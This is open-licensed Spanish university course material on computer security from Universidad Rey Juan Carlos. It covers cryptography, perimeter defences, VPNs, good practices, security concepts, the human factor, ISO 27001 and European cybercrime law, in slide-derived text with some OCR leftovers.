- **Ventajas:** Es computacionalmente muy rápida y eficiente para grandes volúmenes de datos.
- **Inconvenientes:** El problema de la distribución de claves. ¿Cómo envío la clave al receptor sin que nadie la intercepte? No garantiza no repudio.

Algoritmos destacados:

- **AES (Advanced Encryption Standard):** Estándar mundial actual. Cifrado de bloque (128 bits). Claves de 128, 192 o 256 bits. Muy seguro.
- **DES/3DES:** Antiguos y obsoletos. DES usa claves de 56 bits (rompibles por fuerza bruta).
- **RC4:** Cifrado de flujo (stream cipher). Antiguo, usado en WEP (inseguro).
- **OTP (One Time Pad):** Cifrado de flujo teóricamente inquebrantable si la clave es totalmente aleatoria, del mismo tamaño que el mensaje y no se reutiliza.

7.2. Criptografía Asimétrica (Clave Pública)

Utiliza un **par de claves** relacionadas matemáticamente:

1. **Clave Pública:** Se distribuye libremente. Se usa para **cifrar** mensajes dirigidos al propietario o para **verificar** su firma.
2. **Clave Privada:** Se mantiene en secreto. Se usa para **descifrar** mensajes recibidos o para **firmar** documentos.

- **Ventajas:** Resuelve el problema de distribución de claves. Permite firma digital.
- **Inconvenientes:** Es muy lenta (hasta 1000 veces más lenta que la simétrica).

Algoritmos destacados:

- **RSA:** Basado en la dificultad matemática de factorizar el producto de dos números primos muy grandes.
- **Diffie-Hellman:** Protocolo de intercambio de claves. Permite que dos partes generen una clave secreta compartida a través de un canal inseguro.
- **Curvas Elípticas (ECC):** Ofrece la misma seguridad que RSA con claves mucho más cortas (ideal para móviles).

7.3. Integridad: Funciones Hash

Una función hash (resumen) toma una entrada de cualquier tamaño y devuelve una cadena de longitud fija. **Propiedades:** Unidireccional (no se puede recuperar el original), determinista, efecto avalancha (un pequeño cambio en la entrada cambia totalmente la salida) y resistencia a colisiones. **Algoritmos:** MD5 (roto), SHA-1 (roto), SHA-256 (estándar actual).

7.4. Firma Digital

Mecanismo que garantiza: **Autenticidad, Integridad y No Repudio**. **Proceso:**

1. El emisor calcula el Hash del mensaje.
2. Cifra el Hash con su **Clave Privada**. Eso es la firma.
3. El receptor descifra la firma con la Clave Pública del emisor y compara el Hash obtenido con el Hash calculado del mensaje recibido.

7.5. Infraestructura de Clave Pública (PKI)

Para confiar en una clave pública, necesitamos un tercero de confianza.

- **Certificado Digital (X.509):** Fichero que vincula una identidad (nombre, dominio) con una clave pública.
- **Autoridad de Certificación (CA):** Entidad que emite y firma los certificados digitales, garantizando su veracidad (ej. FNMT, Verisign).

Tema 8

Contramedidas de Red y Protocolo

Tras analizar los ataques, en este tema nos centramos en las soluciones defensivas. Veremos cómo estructurar la red en zonas de seguridad, qué dispositivos de filtrado utilizar y cómo establecer canales de comunicación seguros sobre redes públicas.

8.1. Defensa en Profundidad: Perímetro

La seguridad perimetral busca establecer barreras de control entre la red interna (confiable) y el exterior (hostil), filtrando el tráfico no deseado.

8.1.1. Firewall

Es la primera línea de defensa. Un dispositivo que monitoriza y controla el tráfico de red entrante y saliente basándose en reglas de seguridad predefinidas.

- **Filtrado de Paquetes (Capa 3/4):** Mira IPs y Puertos. Rápido pero limitado.
- **Stateful (Inspección de Estado):** Recuerda el estado de las conexiones (ej. sabe si un paquete es respuesta a una petición interna y lo deja pasar).
- **Proxy (Capa 7):** Intermediario que analiza el contenido de la aplicación.
- **Next-Generation Firewall (NGFW):** Incluye DPI (Inspección Profunda de Paquetes), IDS/IPS y control de aplicaciones.

8.1.2. DMZ (Zona Desmilitarizada)

Es una subred lógica que expone los servicios externos de una organización a Internet (Web, DNS, Email) manteniéndolos aislados de la red interna (LAN). Si un atacante compromete el servidor web en la DMZ, no tiene acceso directo a la base de datos interna o a los PCs de los empleados, ya que hay un firewall intermedio bloqueando el paso.

8.1.3. Honeypots

Sistemas señuelo configurados para parecer vulnerables y atractivos. **Objetivo:** Atraer a los atacantes para estudiar sus técnicas, ganar tiempo y alertar de una intrusión temprana. Como no tienen uso real, cualquier tráfico hacia ellos es sospechoso por definición.

8.2. Redes Privadas Virtuales (VPN)

Permiten extender una red local sobre una red pública (Internet) de forma segura mediante un túnel cifrado, garantizando la confidencialidad de los datos en tránsito.

8.2.1. IPSec (Internet Protocol Security)

Conjunto de protocolos para asegurar las comunicaciones a nivel de IP (Capa 3). Es el estándar para VPNs corporativas.

- **Protocolos:**
  - *AH (Authentication Header):* Proporciona integridad y autenticación, pero NO cifra los datos (no da confidencialidad).
  - *ESP (Encapsulating Security Payload):* Proporciona confidencialidad (cifrado), integridad y autenticación. Es el más usado.
- **Modos:**
  - *Transporte:* Cifra solo la carga útil (datos). Las cabeceras IP originales son visibles. Para comunicación extremo a extremo.
  - *Túnel:* Cifra todo el paquete IP original y lo mete dentro de uno nuevo. Usado para VPNs Site-to-Site (entre routers/gateways).

8.2.2. SSL/TLS VPN

Funciona en Capa de Aplicación/Transporte. Utiliza el navegador web (HTTPS) para establecer el túnel. Es más flexible para acceso de usuarios remotos (teletrabajo) ya que no requiere software cliente complejo y atraviesa mejor los NAT/Firewalls que IPSec.

Tema 9

Buenas Prácticas de Seguridad

La tecnología por sí sola no garantiza la seguridad. Este tema resume las directrices y comportamientos que deben seguir los distintos roles (usuario, administrador, desarrollador) para mantener un entorno seguro.

9.1. Para el Usuario

El usuario final debe adoptar hábitos higiénicos en el uso de la tecnología:

- **Gestión de Contraseñas:** Usar frases de contraseña largas, no reutilizarlas y emplear un Gestor de Contraseñas.
- **MFA (Autenticación Multifactor):** Combinar algo que sabes (password) con algo que tienes (móvil/token) o algo que eres (biometría). Es la medida más efectiva contra el robo de credenciales.
- **Actualizaciones:** Mantener S.O. y aplicaciones actualizados para parches de seguridad.
- **Sentido Común:** Verificar remitentes de email, no habilitar macros en Office, no usar USBs desconocidos.

9.2. Para el Administrador

El responsable de sistemas debe configurar el entorno minimizando riesgos:

- **Principio de Mínimo Privilegio:** Los usuarios y procesos deben tener solo los permisos estrictamente necesarios para su función.
- **Defensa en Profundidad:** Aplicar capas de seguridad redundantes (Firewall + IDS + Antivirus + Permisos).
- **Backups (Copias de Seguridad):** Estrategia 3-2-1 (3 copias, 2 medios diferentes, 1 off-site). Vital contra Ransomware.
- **Hardening:** Bastionado de sistemas (deshabilitar servicios innecesarios, cambiar configuraciones por defecto).

9.3. Para el Desarrollador (DevSecOps)

La seguridad debe integrarse en el código desde el diseño:

- **Validación de Entradas:** "Never trust user input". Sanear y validar todos los datos recibidos (listas blancas).
- **Gestión de Errores:** No mostrar trazas de error (stack traces) al usuario final, ya que revelan información de la estructura interna.
- **Criptografía:** No inventar algoritmos propios ("Security through obscurity"no funciona). Usar librerías estándar y algoritmos robustos (AES, SHA-256, RSA-2048+).
- **Análisis de Código:** Usar herramientas SAST (estático) y DAST (dinámico) en el ciclo de integración continua.

Tema 10

Presente y Futuro

La seguridad es un campo dinámico. Cerramos la asignatura analizando las tendencias tecnológicas actuales y los nuevos vectores de ataque que surgen con ellas.

10.1. Cloud Computing

El cambio al modelo de pago por uso en la nube plantea nuevos retos: modelo de responsabilidad compartida (el proveedor asegura la nube, el cliente lo que pone en la nube), multitenencia (vecinos ruidosos o maliciosos) y la pérdida de control físico sobre los datos.

10.2. Internet of Things (IoT)

Millones de dispositivos (cámaras, bombillas, neveras) conectados con poca seguridad (contraseñas por defecto, sin actualizaciones). Son reclutados masivamente para formar botnets (ej. Mirai) y lanzar ataques DDoS gigantescos. Buscadores como *Shodan* facilitan su localización.

10.3. Amenazas Persistentes Avanzadas (APT)

Ataques complejos, continuos y dirigidos, generalmente patrocinados por estados-nación (Ciberguerra). Su objetivo es el espionaje industrial o geopolítico a largo plazo, no el beneficio económico inmediato.

10.4. Inteligencia Artificial en Ciberseguridad

La IA es un arma de doble filo:

- **Defensiva:** Detección de anomalías en tráfico y comportamiento de usuarios (UEBA) para detectar amenazas desconocidas.
- **Ofensiva:** Deepfakes (suplantación de voz/imagen), creación de malware que muta para evadir detección, automatización de ataques de phishing.

Universidad Rey Juan Carlos

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 1 – Introducción



Universidad Rey Juan Carlos



Licencia

Universidad Rey Juan Carlos

- **© 2025**

Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia "**Atribución - Compartir Igual 4.0**" de Creative Commons*
- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

- **Introducción a la seguridad informática.**
- El ciclo de la seguridad y el compromiso.
- Los tres pilares de la seguridad.
- El factor humano.
- Responsable de Seguridad Informática.
- Políticas y procedimientos.
- Legislación vigente.

Introducción a la seguridad informática

- **Seguridad de la información**: Es el conjunto de medidas preventivas y reactivas de las organizaciones y de los sistemas tecnológicos que permiten resguardar y proteger la información buscando mantener la **confidencialidad**, la **disponibilidad** y la **integridad** de dicha información.

- También tenemos que definir algunos conceptos:
  - Activos.
  - Riesgos.
  - Amenazas.
  - Salvaguardas.

Introducción a la seguridad informática

Universidad Rey Juan Carlos

- **Activos**: son los **recursos** del sistema de información necesarios para que la organización funcione correctamente y alcance los objetivos propuestos. Pueden ser recursos tangibles o intangibles.

- **Amenazas**: son eventos que pueden desencadenar un incidente en la organización, produciendo daños materiales o pérdidas inmateriales en sus activos.

Introducción a la seguridad informática


Universidad Rey Juan Carlos

- **Riesgos**: es la **probabilidad** de que se produzca un incidente de seguridad en un activo. En función del impacto (pérdidas) que puede provocar un incidente de seguridad y las probabilidades de ocurrencia será catalogado de una forma o de otra.

- **Salvaguardas**: es un mecanismo de protección frente a las amenazas, reducen la frecuencia de las amenazas y limitan el daño causado. Por ejemplo: los procedimientos o las prácticas de las empresas.

- Los riesgos se pueden categorizar en diferentes tipos:
  - **Potencial, inicial o intrínseco**: antes de aplicar salvaguardas.
  - **Efectivo**: el que se da tras la aplicación de las salvaguardas.
  - **Residual**: siempre permanecerá, aunque tengamos todas las salvaguardas aplicadas.

	Valor	Descripción
10	Muy alto	Daño muy grave a la organización
7-9	Alto	Daño grave a la organización
4-6	Medio	Daño importante a la organización
1-3	Bajo	Daño menor a la organización
0	Despreciable	Irrelevante a efectos prácticos



- Hay muchas definiciones de seguridad informática:
  - El conjunto de servicios y mecanismos que aseguran la **integridad** y **privacidad** de la información que los sistemas manejan.
  - El conjunto de servicios, mecanismos y políticas que aseguran que el modo de operación de un **sistema sea seguro**.
  - El conjunto de protocolos y mecanismos que aseguran que la comunicación entre los sistemas esté **libre de intrusos**.

Introducción a la seguridad informática

Universidad Rey Juan Carlos

- En la sociedad actual, la seguridad informática afecta prácticamente a todas las facetas de la vida cotidiana de personas y organizaciones.
- Cada vez encontramos más desarrollos informáticos en ámbitos muy diferentes y es necesario alcanzar ciertos niveles de seguridad en dichos desarrollos.
- Además, el número de dispositivos se que conectan a la red aumenta.




Introducción a la seguridad informática

Universidad Rey Juan Carlos

- Por otro lado, están creciendo de una manera considerable ciertos modelos de negocio que hacen que la seguridad sea un aspecto cada vez más importante.












- Todos estos datos son muy “golosos” para cierto tipo de personas u organizaciones.



- Un ejemplo del problema de no dar importancia a la Seguridad Informática.

El tercer ataque DDoS en Andorra sugiere que es mejor evitar irte a un lugar con un solo proveedor de Internet si eres streamer



Índice

Universidad Rey Juan Carlos

- Introducción a la seguridad informática.
- **El ciclo de la seguridad y el compromiso.**
- Los tres pilares de la seguridad.
- El factor humano.
- Responsable de Seguridad Informática.
- Políticas y procedimientos.
- Legislación vigente.

Ciclo de la seguridad

Universidad Rey Juan Carlos


- El ciclo de la seguridad:



Compromiso

Universidad Rey Juan Carlos

- La seguridad absoluta es imposible:
  - Centrarnos en evitar todas las amenazas, o aquellas menos frecuentes, se dispara el **coste** en seguridad.
  - Pero tampoco podemos no invertir en seguridad.



  - No siempre hay que basarse en temas económicos.
  - Un ejemplo son los sistemas militares.
  - Estos sistemas tienen un grado máximo de seguridad, aunque suponga disparar los costes.
  - Las medidas de seguridad deben ser proporcionales a los riesgos y al valor del activo.
  - Se debe llegar a un compromiso entre nivel de seguridad, coste, funcionalidad y usabilidad.

Compromiso

Universidad Rey Juan Carlos

- ¿Qué debemos proteger?
  - Datos y comunicaciones personales.
  - Propiedad intelectual de corporaciones y administraciones públicas.
  - Transacciones B2C, B2B, B2G, etc.

- Pero no sólo información y datos, sino activos informáticos y tecnológicos o incluso intangibles:
  - **Procesos y productividad**.
  - Sistemas e infraestructuras.
  - Reputación.



Índice

Universidad Rey Juan Carlos

- Introducción a la seguridad informática.
- El ciclo de la seguridad y el compromiso.
- **Los tres pilares de la seguridad.**
- El factor humano.
- Responsable de Seguridad Informática.
- Políticas y procedimientos.
- Legislación vigente.

Los tres pilares

Universidad Rey Juan Carlos

- La seguridad informática tiene tres pilares fundamentales:
  - **Confidencialidad**: la información está disponible sólo a las personas (u organizaciones) autorizadas.
  - **Integridad**: asegura que la información no ha sido alterada de manera no autorizada.
  - **Disponibilidad**: el activo estará disponible siempre que las entidades o procesos autorizados deseen.
- Para asegurar estos pilares, se necesita de las siguientes características:
  - **Trazabilidad**: consiste en crear herramientas necesarias para que se puedan seguir todos los movimientos realizados sobre un activo.
  - **Autenticidad**: consiste en asegurar que una entidad es quien dice ser.
  - **No repudio**: "característica que, dado un hecho, este no puede ser desmentido con un alto grado de certeza".

Los tres pilares

Universidad Rey Juan Carlos

- Generalmente la pérdida de uno de estos pilares afecta al resto.
- Alguien modifica los permisos de un fichero “rwx” para que los usuarios no puedan abrir el fichero.
- La integridad ya no se ha cumplido.
- Si los usuarios legítimos no pueden leer el archivo, ya no cumple con la disponibilidad.
- Y si los atacantes han abierto el archivo, tampoco se cumple la confidencialidad.

Índice

Universidad Rey Juan Carlos

- Introducción a la seguridad informática.
- El ciclo de la seguridad y el compromiso.
- Los tres pilares de la seguridad.
- **El factor humano.**
- Responsable de Seguridad Informática.
- Políticas y procedimientos.
- Legislación vigente.

El factor humano

Universidad Rey Juan Carlos

- La componente más débil en cualquier infraestructura TIC suele ser el factor humano.
- Los atacantes externos no siempre causan los peores problemas de seguridad.
- En muchos casos basta con un usuario interno malintencionado o simplemente descuidado.

"Usted puede tener la mejor tecnología, firewalls, sistemas de detección de ataques, dispositivos biométricos. Lo único que se necesita es una llamada a **un empleado desprevenido** y acceden al sistema sin más. Tienen todo en sus manos".

Kevin Mitnick



El factor humano

Universidad Rey Juan Carlos



Edward Snowden, consultor tecnológico estadounidense, informante, antiguo empleado de la CIA y de la NSA. En 2013 hizo públicos documentos clasificados como alto secreto sobre varios programas de la NSA, incluyendo los programas de vigilancia masiva PRISM y XKeyscore.



Bradley Manning, exsoldado y analista de inteligencia del ejército de Estados Unidos.

En 2010 filtró a Wikileaks miles de documentos clasificados de las guerras de Afganistán e Irak.



Hervé Falciani, ingeniero de sistemas italo-francés que trabajó en reforzar la seguridad de la filial suiza del banco HSBC entre 2001 y 2008. En ese periodo logró sustraer información de hasta 130.000 evasores fiscales ("lista Falciani") y que es utilizada por la justicia de varios países para luchar contra el fraude fiscal.

El factor humano



- Frances Haugen
- Científica de datos.
- Ex empleada de Facebook.
- Octubre 2021.
- Trabajó en el Civic Integrity.

El factor humano

- Pero otras muchas veces somos nosotros por descuidos:
  - En junio de 2015 el ejército de los Estados Unidos bombardeó un cuartel general del Estado Islámico que fue localizado gracias a la publicación de un "selfie" de uno de los miembros de dicha organización.
  - `iknowwhereyourcatlives.com` localiza las viviendas de miles de gatos (y por tanto de sus dueños) en el mundo gracias a los metadatos de geolocalización de las fotografías que sus dueños publican en Internet.
  - En 2005 se detuvo al asesino en serie de Wichita conocido como BTK que asesinó a 10 personas entre 1974 y 1991. Pudo ser arrestado por los metadatos de un documento en Word que estaba en un disquete que el propio asesino envió a una cadena de televisión y que no había borrado de forma segura.

El factor humano

Universidad Rey Juan Carlos

- Estos descuidos se utilizan mucho en las técnicas de phishing:





El factor humano

Universidad Rey Juan Carlos

- También se usan para instalar un software malicioso en el PC
  - Desde el correo te descargas un archivo
  - Y al ejecutarlo, se empieza a cifrar el disco duro. Cuando termina, restringe el acceso a la información y exige el pago de un rescate.
  - Ejemplos de este tipo de software.
    - WannaCry.
    - Cryptolocker.
    - Cerber.
    - Locky.



El factor humano

Universidad Rey Juan Carlos

- Ejemplos de factores humanos:





El factor humano

Universidad Rey Juan Carlos

- Ejemplos de factores humanos:



El factor humano

- Ejemplos de factores humanos:



Índice

- Introducción a la seguridad informática.
- El ciclo de la seguridad y el compromiso.
- Los tres pilares de la seguridad.
- El factor humano.
- **Responsable de Seguridad Informática.**
- Políticas y procedimientos.
- Legislación vigente.

Responsable de seguridad

Universidad Rey Juan Carlos

- En una empresa hay 5 responsables de la seguridad:
  - Director Ejecutivo de la Organización (CEO)
  - Director Ejecutivo de Seguridad (CSO)
  - Director Ejecutivo de Información (CIO)
  - Director Ejecutivo de seguridad de la información (CISO)
  - Director Ejecutivo de Tecnología (CTO)



Responsable de seguridad

Universidad Rey Juan Carlos

- Director Ejecutivo de Seguridad, CSO (*Chief Security Officer*)
  - Responsable de la seguridad de la organización.
- Director Ejecutivo de seguridad de la información, CISO (*Chief Information Security Officer*)
  - Su función es alinear la seguridad de la información con los objetivos de negocio, garantizando que la información de la empresa esté protegida adecuadamente.
- Entre sus responsabilidades se encuentra definir un entorno de políticas y procedimientos que intenten gestionar el factor humano (con gran importancia en la formación y concienciación).


Responsable de seguridad

Universidad Rey Juan Carlos

- El CISO debe:
  - Implementar el Sistema de Gestión de la Seguridad Informática (SGSI).
  - Está definido en el estándar ISO/IEC 27001.
- El SGSI forma parte del Plan Director de Seguridad que consiste en "la **definición y priorización** de un **conjunto de proyectos** en materia de seguridad de la información dirigido **a reducir los riesgos** a los que está expuesta la organización hasta unos niveles aceptables".
  - Es fundamental que el Plan Director de Seguridad defina tanto las obligaciones como las buenas prácticas de seguridad que deberán cumplir los trabajadores, así como terceros que colaboren con la empresa.

Responsable de seguridad

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Introducción a la seguridad informática.
- El ciclo de la seguridad y el compromiso.
- Los tres pilares de la seguridad.
- El factor humano.
- Responsable de Seguridad Informática.
- **Políticas y procedimientos.**
- Legislación vigente.

Políticas y procedimientos

Universidad Rey Juan Carlos

- **Política**: Enunciado corto que se aplica a toda la organización y que proporciona una línea de acción desde la dirección.
- Deben estar bien **documentadas** y bien **comunicadas**.
- No vale de nada una buena política si no se usa y/o no se difunde y no se forma a los empleados correctamente.



Políticas y procedimientos

Universidad Rey Juan Carlos

- **Estándares**:
  - Traducción de las políticas a detalles concretos de uso de HW y SW. Se definen los Activos.
- **Procedimientos**:
  - Instrucciones concretas acerca de cómo cumplir las políticas teniendo en cuenta los estándares.
- **Guías y mejores prácticas**:
  - Complementan a los procedimientos con sugerencias que no son de obligado cumplimiento pero que pueden mejorar el nivel de cumplimento de objetivos, facilitar el trabajo de administradores y usuarios, etc.



Políticas y procedimientos

Universidad Rey Juan Carlos

Algunos ejemplos de Políticas de Seguridad:

- **Acceptable Use Policy (AUP)**
  - Define lo que la organización permite y no permite hacer a los empleados con los activos que le pertenecen (User Domain).
- **Security Awareness Policy**
  - Especifica cómo se asegura que el personal tiene la conciencia necesaria acerca de la Seguridad de la Información (User Domain).
- **Asset Classification Policy**
  - Define cómo se realiza el inventario y clasificación de los activos de la organización en función de su criticidad para el funcionamiento de la organización.
- **Vulnerability assessment and management**
  - Define una ventana de vulnerabilidades en la organización para el sistema operativo y las aplicaciones software.

ISO/IEC 27001

- Define cómo es el Sistema de Gestión de la Seguridad Informática (SGSI), cómo se gestiona y cuáles son las responsabilidades de los participantes.
- Gestión de riesgos y mejora continua.
- Sigue el ciclo Deming (PDCA):
  - **Planificar** (**P**LAN): establece la política, objetivos, procesos y procedimientos relativos a la gestión del riesgo y mejora de la seguridad de la información.
  - **Hacer** (**D**O): implantar y gestionar esas políticas.
  - **Verificar** (**C**HECK): medir y revisar el desempeño (eficiencia y eficacia) del SGSI.
  - **Actuar** (**A**CT): adoptar acciones correctivas y preventivas basadas en auditorias y revisiones internas para mejorar el desempeño SGSI.

La familia 27000

- ISO/IEC 27000: Sistema de Gestión de la Seguridad de la Información – Generalidades y vocabulario.
- **ISO/IEC 27001: Sistema de Gestión de la Seguridad de la Información – Requisitos.**
- ISO/IEC 27002: Buenas prácticas para controles de la seguridad de la información.
- **ISO/IEC 27003: Guía de implementación del sistema de gestión de la seguridad de la información.**
- ISO/IEC 27004: Gestión de la seguridad de la información – Medición.
- **ISO/IEC 27005: Gestión de riesgos de seguridad de la información.**
- ISO/IEC 27006: Requisitos para empresas de auditoría y certificación de Sistemas de Gestión de la Seguridad de la Información.
- ISO/IEC 27007: Directrices para auditoría en Sistemas de Gestión de la Seguridad de la Información.

Políticas de seguridad

Universidad Rey Juan Carlos

- Por muy buena que sea una política de seguridad, no vale de nada:
  - Si no se comunica al personal la existencia de esa política.
  - Si no se forma al personal.
  - Si no se hacen pruebas cada cierto tiempo para ver que el personal sepa lo que tiene que hacer en cada caso.
  - Si no se revisa y actualiza periódicamente.
  - Si se detectan problemas, vulnerabilidades o fallos y no se corrigen.

Índice

Universidad Rey Juan Carlos

- Introducción a la seguridad informática.
- El ciclo de la seguridad y el compromiso.
- Los tres pilares de la seguridad.
- El factor humano.
- Responsable de Seguridad Informática.
- Políticas y procedimientos.
- **Legislación vigente.**
  - Legislación europea.
  - Legislación española.

Legislación vigente

- Antes de empezar con la parte de legislación hay que definir varios conceptos:
  - Directiva europea
    - Acto legislativo en el que se establecen los objetivos que todos los países de la UE deben cumplir.
    - Corresponde a cada país elaborar sus propias leyes sobre cómo alcanzar esos objetivos.
  - Ley orgánica
    - Requiere el voto favorable de la mayoría absoluta de los miembros del Congreso de los Diputados.
  - Real decreto
    - Es una norma jurídica que emana del poder ejecutivo (Gobierno). La diferencia con una ley es que el RD sólo necesita la aprobación del Consejo de Ministros.

Delito informático

- Un delito informático, o ciberdelincuencia, es toda aquella acción, típica, antijurídica y culpable, que se da por vías informáticas o que tiene como objetivo destruir y dañar ordenadores, medios electrónicos y redes de Internet.
- Delitos que tienen como objetivo equipos o redes de computadores, por ejemplo, spam, propagación de malware o robo de información.
- Delitos realizados por medio de ordenadores y de Internet, por ejemplo, espionaje, fraude y robo, acoso o pornografía infantil.

Índice

- Introducción a la seguridad informática.
- El ciclo de la seguridad y el compromiso.
- Los tres pilares de la seguridad.
- El factor humano.
- Responsable de Seguridad Informática.
- Políticas y procedimientos.
- **Legislación vigente.**
  - **Legislación europea.**
  - Legislación española.

Legislación europea

- A nivel europeo se regulan a través del convenio sobre ciberdelincuencia (2001) que establece un marco común en el que:
  - Constituyen un delito informático todos aquellos delitos contra la **confidencialidad**, la **integridad** y la **disponibilidad** de los datos y sistemas informáticos.
- Aunque cada vez existen más problemas con la determinación de la jurisdicción competente.
  - Cloud, móviles, redes sociales.



Legislación europea

Universidad Rey Juan Carlos

- Algunos de los delitos que están recogidos son:
  - Acceso ilícito.
  - Interceptación ilícita.
  - Ataque a la integridad de datos.
  - Ataques a la integridad del sistema.
  - Falsificación informática.
  - Fraude informático.
  - Aspectos relacionados con la pornografía infantil.
  - Recogida en tiempo real de datos.
  - Infracciones de la propiedad intelectual.



Legislación europea

Universidad Rey Juan Carlos

- La firma del Convenio supone que cada país, o estado, debe adaptar su propia legislación.
- Se deben criminalizar las actividades de piratería (incluyendo la producción, venta o distribución de herramientas de hacking).
- Se deben establecer leyes específicas contra la pornografía infantil.
- Además, no solo hay que establecer nuevas leyes sino también nuevos mecanismos procesales.
  - Por ejemplo, las autoridades policiales deben tener competencia para obligar a un proveedor de servicios a monitorizar las actividades de una persona en línea en tiempo real.
- El Convenio obliga a cada estado firmante a prestar cooperación internacional para la investigación y procedimientos relacionados con infracciones penales.

Legislación europea

Universidad Rey Juan Carlos

Centro Europeo de Ciberdelincuencia

- Conocido como EC3 o EC^3 creado por Europol en 2013
- Reforzar la respuesta de las autoridades policiales a la ciberdelincuencia en la UE.
- Ayudar a proteger a los ciudadanos, empresas y gobiernos europeos de la delincuencia en línea.
- La Haya, en la sede Europol.



Legislación europea

Universidad Rey Juan Carlos

- La Directiva SRI (Directiva sobre seguridad de las redes y sistemas de información, Julio de 2016) **exige** a los estados miembros, operadores de servicios esenciales (en sectores fundamentales como la energía, el transporte, la sanidad y las finanzas) y los proveedores de servicios digitales **proteger** el **entorno digital** para hacer que sea **seguro** y **fiable**.

Legislación europea

- **Octubre de 2017**: El Consejo Europeo **solicitó la adopción** de un **planteamiento común** de la **ciberseguridad** en la UE, basado en la Estrategia de Ciberseguridad y en la Directiva sobre seguridad de las redes y sistemas de información (Directiva SRI).

- La propuesta presenta iniciativas como:
  - La creación de una Agencia de ciberseguridad de la UE más fuerte: European Union Agency for Cybersecurity (sustituyendo a ENISA).
  - La introducción de un régimen de certificación de la ciberseguridad a escala de la UE.
  - La rápida aplicación de la Directiva SRI.

Legislación europea

- En diciembre de 2017, se crea el **Equipo de Respuesta a Emergencias Informáticas** (CERT-UE) de carácter permanente, asegurando una **respuesta coordinada** frente a los **ciberataques** dirigidos contra todas las instituciones, órganos y organismos de la UE.

Legislación europea

Universidad Rey Juan Carlos

- La Directiva SRI busca **proteger** el **entorno digital** para hacer que sea **seguro** y **fiable**.





Legislación europea

Universidad Rey Juan Carlos

